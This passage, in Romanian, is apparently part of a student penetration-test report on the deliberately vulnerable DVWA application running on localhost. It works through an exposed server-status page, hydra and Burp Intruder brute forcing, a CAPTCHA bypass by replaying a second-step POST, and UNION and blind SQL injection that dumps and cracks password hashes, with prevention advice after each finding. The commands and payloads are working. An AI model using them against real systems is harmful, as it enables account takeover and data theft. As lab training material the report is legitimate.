- <https://digi.ninja/dvwa/alert.txt>
- <https://digi.ninja/dvwa/cookie.js>
- https://digi.ninja/dvwa/forced_download.js
- https://digi.ninja/dvwa/wrong_content_type.js



- **Prevenire:**

- a. **Reducerea suprafeței de atac:** Prin specificarea exactă a surselor permise pentru scripturi, CSP reduce probabilitatea ca scripturile malițioase să fie încărcate și executate.
- b. **Împiedicarea scripturilor inline:** Utilizarea directivelor stricte, cum ar fi evitarea 'unsafe-inline', împiedică scripturile inline să fie executate, ceea ce este adesea un vector de atac pentru XSS.
- c. **Controlul surselor externe, doar de la surse de încredere:** Permiterea scripturilor doar de la surse de încredere și specificarea acestor surse în politica CSP previne încărcarea și executarea scripturilor de pe site-uri neautorizate sau compromise.

Vulnerabilitate: Hidden File Found

- **Impact:** Mediu
- **Descriere:** În multe cazuri, dezvoltatorii web lasă fișiere de configurare, backup sau alte fișiere sensibile pe serverul web. Aceste fișiere pot conține informații sensibile, cum ar fi credențiale de acces sau configurări ale aplicației, care pot fi utilizate de un atacator pentru a compromite aplicația sau serverul. Fișiere precum .htaccess, .git, .svn, config.php.bak sunt deseori lăsate pe serverele de producție din greșeală și pot fi accesibile dacă nu sunt corect configurate pentru a fi protejate.
- **Exemplu de atac:**

Se intra pe URL-ul: <http://127.0.0.1/server-status> si se observa informatii sensibile, cum ar fi versiunea folosita:

Apache Server Status for 127.0.0.1 (via 127.0.0.1)

Server Version: Apache/2.4.59 (Debian)
Server MPM: prefork
Server Built: 2024-04-29T21:55:28

Current Time: Tuesday, 30-Jul-2024 03:04:00 EDT
Restart Time: Tuesday, 30-Jul-2024 01:28:01 EDT
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 1 hour 35 minutes 58 seconds
Server load: 2.09 1.09 0.87
Total accesses: 76 - Total Traffic: 197 kB - Total Duration: 8435
CPU Usage: u.24 s.5 cu0 cs0 - .0129% CPU load
.0132 requests/sec - 35 B/second - 2654 B/request - 110.987 ms/request
1 requests currently being processed, 0 workers gracefully restarting, 5 idle workers

.....W.....
.....
.....

Scoreboard Key:
" " Waiting for Connection, "s" Starting up, "r" Reading Request,
"w" Sending Reply, "k" Keepalive (read), "d" DNS Lookup,
"c" Closing connection, "l" Logging, "e" Gracefully finishing,

- **Prevenire:**
 - a. **Configurația Serverului Web:** Asigurați-vă că serverul web este configurat pentru a bloca accesul la fișierele și directoarele sensibile. De exemplu, în Apache, se poate folosi .htaccess pentru a bloca accesul
 - b. **Practici de securitate în dezvoltare:** Dezvoltatorii trebuie să se asigure că nu lasă fișiere de configurare sau backup-uri pe serverele de producție. Utilizarea unor instrumente de analiză statică poate ajuta la identificarea acestor fișiere înainte de a fi livrate în producție.
 - c. **Audit și Monitorizare:** Efectuați audituri periodice ale serverului pentru a identifica și elimina fișierele și directoarele neintenționat expuse. Utilizarea instrumentelor de monitorizare poate alerta administratorii despre accesările neobișnuite ale acestor fișiere.

Analiză manuală (CCWAPSS Scoring)

1. Autentificare (Authentication)

Vulnerabilitate: Brute Force

- **Descriere:** Un atacator încearcă să obțină informații sensibile (cum ar fi parolele) prin încercarea sistematică a tuturor combinațiilor posibile până când găsește cea corectă. Acest tip de atac se bazează pe forța brută a calculului și pe timpul necesar pentru a ghici corect parola sau alte informații protejate.


- **Exemplu de atac:**

URL vulnerabil: DVWA/vulnerabilities/brute

Se folosesc toate combinațiile de username si password pana când se afla combinația corecta. In cazul in care username-ul se știe, atunci se aplica metoda doar pentru password. Spre exemplu, pentru user-ul admin, află parola prin doua metode:

I. Folosind utilitarul hydra:

Prima dată, află parametri pe care vreau sa fac brute force:



Aceștia sunt username si password.

Fișierul folosit pentru parola este best1050.txt. In câmpul username se pune admin.

Comanda este:

```
(kali@kali) - [~/Practica]
$ hydra -l admin -P /usr/share/wordlists/best1050.txt "http-get-form://127.0.0.1/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:Username and/or password incorrect." -V
```

Rezultatul este:


```
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "paramo" - 685 of 1049 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "paris" - 686 of 1049 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "parisdemoia" - 687 of 1049 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "parker" - 688 of 1049 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "pasion" - 689 of 1049 [child 15] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "pass" - 690 of 1049 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "pass1" - 691 of 1049 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "pass12" - 692 of 1049 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "pass123" - 693 of 1049 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "passion" - 694 of 1049 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "passport" - 695 of 1049 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "passwd" - 696 of 1049 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "passwd" - 697 of 1049 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password" - 698 of 1049 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password!" - 699 of 1049 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password." - 700 of 1049 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password1" - 701 of 1049 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password12" - 702 of 1049 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password123" - 703 of 1049 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password2" - 704 of 1049 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password3" - 705 of 1049 [child 15] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "pastor" - 706 of 1049 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "patoclero" - 707 of 1049 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "patricia" - 708 of 1049 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "patrick" - 709 of 1049 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "paul" - 710 of 1049 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "paulis" - 711 of 1049 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "pavilion" - 712 of 1049 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "peace" - 713 of 1049 [child 8] (0/0)
[00][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found: password
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-30 05:20:59
```

II. Burp Suite Intruder

Positions

Payloads

Resource pool

Settings

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1

☒ Update Host header to match target

1 GET /DWA/vulnerabilities/brute/?username=admin&password=§§&Login=Login HTTP/1.1

2 Host: 127.0.0.1

3 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"

4 sec-ch-ua-mobile: ?0

5 sec-ch-ua-platform: "Linux"

6 Upgrade-Insecure-Requests: 1

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36

8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

9 Sec-Fetch-Site: same-origin

10 Sec-Fetch-Mode: navigate

11 Sec-Fetch-User: ?1

12 Sec-Fetch-Dest: document

13 Referer: http://127.0.0.1/DWA/vulnerabilities/brute/?username=dstd&password=dstd&Login=Login

14 Accept-Encoding: gzip, deflate, br

15 Accept-Language: en-US,en;q=0.9

16 Cookie: security=low; PHPSESSID=nk0hkstgc0gk74t3n2j8vpc992

1 highlight

Clear

Selectez câmpul password pentru a aplica brute force, apoi selectez ca payload fișierul cu parole best1050.txt

Positions

Payloads

Resource pool

Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 1,049

Payload type: Simple list

Request count: 1,049

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Enter a new item

Add from list ... [Pro version only]

0

000000

00000000

000000000

0000000000

0987654321

1

1111

11111

După realizarea atacului, sortez după lungimea răspunsului:

2. Intruder attack of http://127.0.0.1

Attack Save

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
698	password	200	3			4578	
0		200	8			4535	
2	0	200	4			4535	
4	000000	200	6			4535	
6	00000000	200	2			4535	
8	1	200	5			4535	
10	11111	200	5			4535	
12	1111111	200	5			4535	
14	112233	200	4			4535	
16	121212	200	5			4535	

Request Response

Pretty Raw Hex

```

1 GET /DWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
4 sec-ch-ua-mobile: 70
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/DWA/vulnerabilities/brute/
14 Accept-Encoding: gzip, deflate, br

```

Search 0 highlights

- **Prevenire:**

a. Parole puternice și complexe: O parolă puternică ar trebui să includă o combinație de litere mari și mici, cifre și simboluri speciale.

b. Politici de Blocare a Conturilor: Implementarea unui mecanism de blocare a conturilor după un număr determinat de încercări nereușite de autentificare poate preveni atacurile brute force. De exemplu, blocarea contului după 5 încercări eșuate pentru o perioadă de timp.

c. Captcha: Integrarea CAPTCHA în paginile de autentificare poate împiedica atacurile automate. CAPTCHA necesită ca utilizatorii să dovedească că sunt oameni, și nu roboți, înainte de a putea continua cu autentificarea.

d. MFA (Autentificare Multi-Factor): Implementarea autentificării multi-factor (MFA) adaugă un nivel suplimentar de securitate. Chiar dacă atacatorul ghicește parola corectă, va trebui să treacă și de alți factori de autentificare, cum ar fi un cod trimis pe telefon sau o aplicație de autentificare.

e. Sisteme de detecție a intrărilor suspecte: Implementarea unor sisteme de detecție a comportamentului anormal care să alerteze administratorii atunci când se detectează încercări multiple de autentificare eșuate într-un timp scurt.

f. Rate Limiting: Limitarea numărului de cereri către server într-o anumită perioadă de timp. Acest lucru poate fi realizat la nivel de aplicație sau la nivel de server.

g. Utilizarea Salt și Hash pentru Parole: Asigurarea că parolele stocate în baza de date sunt protejate cu hash-uri și salt-uri unice. Aceasta face ca parolele să fie mult mai greu de compromis chiar și în cazul în care baza de date este expusă.

Vulnerabilitate: Insecure CAPTCHA

- **Descriere:** Mecanismul CAPTCHA implementat pentru a diferenția utilizatorii umani de roboți este inefficient sau poate fi ușor ocolit. CAPTCHA este utilizat pentru a preveni atacurile automate, cum ar fi spam-ul, brute force, și alte forme de abuz. Un CAPTCHA nesigur poate compromite scopul său principal, permițând roboților să treacă verificarea și să abuzeze de sistem.

- **Exemplu de atac:**


Adaug noua parola, bifez CAPTCHA-ul si interceptez paginile pentru a vedea ce se întâmplă:


Vulnerability: Insecure CAPTCHA

Change your password:

New password:

Confirm new password:

 I'm not a robot


reCAPTCHA
[Privacy](#) - [Terms](#)

După apăsarea butonului Change:

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=in99j6d54q2fb2avaf4fv3es73
Connection: close

step=1&password_new=test&password_conf=test&g-recaptcha-response=
03AFcWeA7a5uRJJrqsioBYAAfIHx7HkNCgUL9yNitadjjuejgtYaRPQeYp2SeSAABoPyrF2XRpoYLV7-JAMs_SsdIFNrrDdLd214xhCisHosh2FWOZ_qjZzz3IvmDmB2ebmrgG-Q9lMDP
EEP-1l39UElNWeA0xHcE8toVpBcepG_P35WCDUFFHaaY-qRKz8DMh2vWnKfMlL0sSiDHN7fr3Jj4I7buQWf1DGPctDJDguXewx2Z29c6s2G9cnFFUbl-HCLL_4FCqDBteVyYppsa7u4vDY
H7wA_m8NpY_22ZwgCoUrYvYqHkq8BEE_IKQUgqWTWlZqEXy5pntB_-lept0e7BurLnsU9gMad0KaIOc-mQ0yUVUa18cImStZDsNTAxyIOoANmozb9ZTa4qHqYHLYG6w99XF0h0TSvi
ihxC8LYnWmU7MBkqf3cXtZQZj0MC5TnXV8xwChhWzbq5ZE1Dst-a9p-xmtYH6807lkuov3PVnA50-ILTWf91U0xGkWiVHKq33ZnLpKDb096L2ly2Ie0Dcdhf08DgdVs-xUyBlzbMoeou
GyolMEKQXpMZmsGPHqIaqRogOIFQeJagbZXcWscUXiBSZ7bW02Vx24uUx7KsOYJdr1yufXeTXbqBWzsEd_NCW8GglBWyPkmPVuJaykKeitI28DdikBOVDIUrZoV5mDrymK39193wt94k0
c2c4mfR5wX0dRhjS2Nn3jfuVbnagMRW0NiVKNwE_dwlYVGsP_MetG4zK_q9h_PjsqBfD9Yk_VIi2AJzgsbQmll_JPAcukC6-NqHMwLh-XdBAQAQtCGaxQdpJ_Ip1EryJurp7h_JVLcj0
7UarS016lMBmi90bjzn2tYLShtZMjvgwf80iPodPaN4L0D-bygEJRMZjp4kTlG8MuwlOu86LjgFzHeYoViQPmSZSH89-t--8wvonuZmdOU_qbZ3j0mMAJc0jySTMGivFGuQBQfDEWppTeK
XThudT_GCh1PH43qfblfVE2DSAz2qGtKy59nNdkXeMcnMLdDOWxh1upaY8FIH0cDduBe05FkMwpPhCd6r_luVK_NhenyZz0jXYzsXzf70ZwiMpbkbSIvY_JzgQ2XrVZsY5SCqL_Z0Dlwn
qp-L-oF7ZPEKi5pkfWVczdZcFofVpWTLqzrOyakS6jnafTLUYC0d7z3a0lu3jFLgpS_nvD8NuHgwjzk7Lb0h9LFL-v2ZgAlSqkd3jNnhjdG5dFPChjp1tMsvZ0FuA4GCrxs-bwnsrKtKYfyb
Z0wpmJFO-IeVYyWJl4yRbFoe30PvZs60o4RE6R9H0ErJxGy3vkHWPpy4t15XaUlJQqkI5jWSdgWha8jbd33p_-dfcwgqZMjG-J4avL0ynv4Ucl7eVia0TicdjZ41YsfknrUahFWqAlxE3
A-J_-afdA6gkolzaxWEHJVJ50pc6W1bCpRyq3pqQ77kdbIRWqS-5nW3hA5gOq06auVufzE1Nqbl4EZL7GXGLY_ajB6TehFoaXlRhZUX3sd3_bgxSZjoHcIr0c09_Uu640eu1-anR3n-bF
ioI7ZNQZrXwOHSXpc47eoCQzwHp-tNDAPjBUdDHvIwx1RIfntXRUTu3sF6sY3-xchBjnc_jjrrqrDQZTgITCkUM4SDQF8C1syBLWsJGM9L2eb3fd9CUa4bct66s9tpInYyhrU0TzvG91ik
NY8EZ3NVRIBUT8h8VjVymBNGUPXEsGPeTtYW9AIj06Gydu8T8A9DK89Q-TRV_wjgPHNGD1KokH5Ll93dj3evngsBilB1lQp1m2t0mW52VEL_j01ZwEeGHWP-r0exVx_oFz-9tPrNcrhT
YwU17X0IwCqVdRiZr6BgXdxz-i-FyGQ6ESS_HFLEtdZxZV3qAmWj5s2kjArLIkiAgaRnkIdy1d99huqCdNZy4TTOTd8T5AOpJl6u-CTzFieSi7ZkZDmhKF0j083Ii-CK52D0F9hDwEfIad
QfhMLoqk08HnmqNAWzCGzTFKXlYqKBLyYKo97cjziwgHIMCJfge3P9smFCMSgoxP5KC6-i7NqGSo0-tKCHK3DCG6V_FAh62uIJK5EysPC04UJQVilYwZ-dgJb9iem7_H-kwn8l0NYUV
dwnL-rvGvVM3xyrqBurNqNga_Fz-Y_v29fSLe0F7C9BACWfQNgKaZ8ZY_PokNdw7hNpumBNuz4scHeqdwpvgzn-ZvjJJjDW-Dp9gKm0giiZ4BTWlXm1Uo9pg-B3DgIrhwvHPbUX0u-gWC7
eJc0g4mr32jN2uSAKKXPuE3McbvIeQLMucBJrD-P3yhkNZ6VwaYF9DwYrjaXptg&Change=Change
```

Sunt redirecționat pe pagina:

Vulnerability: Insecure CAPTCHA

You passed the CAPTCHA! Click the button to confirm your changes.

Change

Prin apăsarea din nou a butonului Change:

```
POST /DWA/vulnerabilities/captcha/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 57
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DWA/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=in99j6d54g2fb2avaf4fv3es73
Connection: close

step=2&password_new=test&password_conf=test&Change=Change
```

A doua verificare nu tine cont si de răspunsul anterior, iar parola poate fi schimbata ușor printr-o cerere POST cu parametrii password_new si password_conf, iar step=2:

```
step=2&password_new=test&password_conf=test&Change=Change
```

- **Prevenire:**
 - Includerea și Verificarea CAPTCHA în Cererea POST:** CAPTCHA-ul trebuie să fie verificat pe server în cererea POST de schimbare a parolei. Verificarea trebuie să includă și validarea că utilizatorul a completat corect CAPTCHA-ul înainte de a permite schimbarea parolei
 - Generare și Validare CAPTCHA pe Server:** Generarea CAPTCHA-ului ar trebui să fie făcută pe server, și nu să fie expusă pe client, pentru a preveni atacurile de vizualizare a răspunsului.
 - Utilizarea CAPTCHA-urilor Complexe:** Utilizarea serviciilor de CAPTCHA mai complexe, cum ar fi Google reCAPTCHA, poate adăuga un nivel suplimentar de securitate.

2. Autorizare (Authorization)

Aplicația nu are roluri, nu se aplica acest criteriu.

3. Sanitizarea intrărilor utilizatorilor (User Input Sanitization)

Vulnerabilitate: SQL Injection

- **Descriere:** SQL Injection (SQLi) este o vulnerabilitate de securitate care permite unui atacator să injecteze comenzi SQL malițioase într-o interogare executată de o aplicație web. Aceasta poate duce la acces neautorizat la datele stocate într-o bază de date, modificarea sau ștergerea acestora, sau chiar preluarea controlului asupra serverului bazei de date.

- **Exemplu de atac:**

Pas 1: Descopăr numărul de coloane din tabela folosind UNION SELECT, apoi tabelele existente în schemă:

INPUT: 'UNION SELECT table_name,NULL FROM information_schema.tables#

OUTPUT: Îmi dă o listă cu tabelele existente:

```
User ID:  

ID: 'UNION SELECT table_name,NULL FROM information_schema.tables#
First name: ALL_PLUGINS
Surname:

ID: 'UNION SELECT table_name,NULL FROM information_schema.tables#
First name: APPLICABLE_ROLES
Surname:

ID: 'UNION SELECT table_name,NULL FROM information_schema.tables#
First name: CHARACTER_SETS
Surname:

ID: 'UNION SELECT table_name,NULL FROM information_schema.tables#
First name: CHECK_CONSTRAINTS
Surname:

ID: 'UNION SELECT table_name,NULL FROM information_schema.tables#
First name: COLLATIONS
Surname:

ID: 'UNION SELECT table_name,NULL FROM information_schema.tables#
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname:

ID: 'UNION SELECT table_name,NULL FROM information_schema.tables#
First name: COLUMNS
Surname:

ID: 'UNION SELECT table_name,NULL FROM information_schema.tables#
First name: COLUMN_PRIVILEGES
Surname:

ID: 'UNION SELECT table_name,NULL FROM information_schema.tables#
```

Pas 2: Aflu coloanele din tabela USERS

INPUT: 'UNION SELECT column_name,NULL FROM information_schema.columns
where table_name='users'##

OUTPUT: Lista coloanelor din tabela USERS

```
ID: 'UNION SELECT column_name,NULL FROM information_schema.columns where table_name='users'##  
First name: user_id  
Surname:  
  
ID: 'UNION SELECT column_name,NULL FROM information_schema.columns where table_name='users'##  
First name: first_name  
Surname:  
  
ID: 'UNION SELECT column_name,NULL FROM information_schema.columns where table_name='users'##  
First name: last_name  
Surname:  
  
ID: 'UNION SELECT column_name,NULL FROM information_schema.columns where table_name='users'##  
First name: user  
Surname:  
  
ID: 'UNION SELECT column_name,NULL FROM information_schema.columns where table_name='users'##  
First name: password  
Surname:  
  
ID: 'UNION SELECT column_name,NULL FROM information_schema.columns where table_name='users'##  
First name: avatar  
Surname:  
  
ID: 'UNION SELECT column_name,NULL FROM information_schema.columns where table_name='users'##  
First name: last_login  
Surname:  
  
ID: 'UNION SELECT column_name,NULL FROM information_schema.columns where table_name='users'##  
First name: failed_login  
Surname:
```

Pas 3: Accesez coloanele user si password din tabela USERS.

INPUT: 'UNION SELECT user,password FROM users#

OUTPUT:

User ID:

ID: 'UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Parolele sunt criptate folosind MD5. Un search pe crackstation.net cu parola criptata a admin-ului:

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

- **Prevenire:**
 - a. **Utilizarea interogărilor pregătite (Prepared Statements):**

Folosiți interogări pregătite cu parametri legați în loc să construiți interogări SQL dinamic cu concatenare de stringuri. Acestea sunt disponibile în majoritatea limbajelor de programare și framework-urilor pentru baze de date.

- b. **Validarea și sanitizarea intrărilor:**
 - c. **Escaparea corectă a datelor**
 - d. **Utilizarea WAF (Web Application Firewall)**


e. Politici de Permisii Minimale

Vulnerabilitate: SQL Injection (Blind)

- **Descriere:** SQL Injection (SQLi) de tip "Blind" este o variantă a atacului SQL Injection în care atacatorul nu primește mesaje de eroare sau alte răspunsuri directe care să-l ajute să determine vulnerabilitatea. În schimb, atacatorul face inferențe despre structura bazei de date și conținutul acestora pe baza comportamentului aplicației.
- **Exemplu de atac:**


URL vulnerabil: DVWA/vulnerabilities/sqli_blind

Un ID care se regăsește în baza de date are următorul mesaj:




The screenshot shows a web browser window with the URL `127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#`. The browser's address bar and tabs are visible. The DVWA logo is at the top. On the left, there is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The main content area is titled "Vulnerability: SQL Injection (Blind)". It contains a form with "User ID:" followed by a text input field containing "1" and a "Submit" button. Below the form, a red message states: "User ID exists in the database." Below this, there is a section titled "More Information".

Dacă nu se regăsește:



The screenshot shows the same DVWA interface. The "User ID:" input field now contains "1973". After clicking the "Submit" button, a red message appears: "User ID is MISSING from the database."

Pot aplica SQL Injection:



The screenshot shows the DVWA interface with the "User ID:" input field containing the SQL injection payload `1973' OR 1=1#`. After clicking the "Submit" button, a red message appears: "User ID exists in the database."

Prin acest mod pot afla informații despre baza de date și utilizatorii săi.

Exemplu:

```
s/sqli_blind/?id=1973'+OR+length(database())%3D4%23&Submit=Submit
```

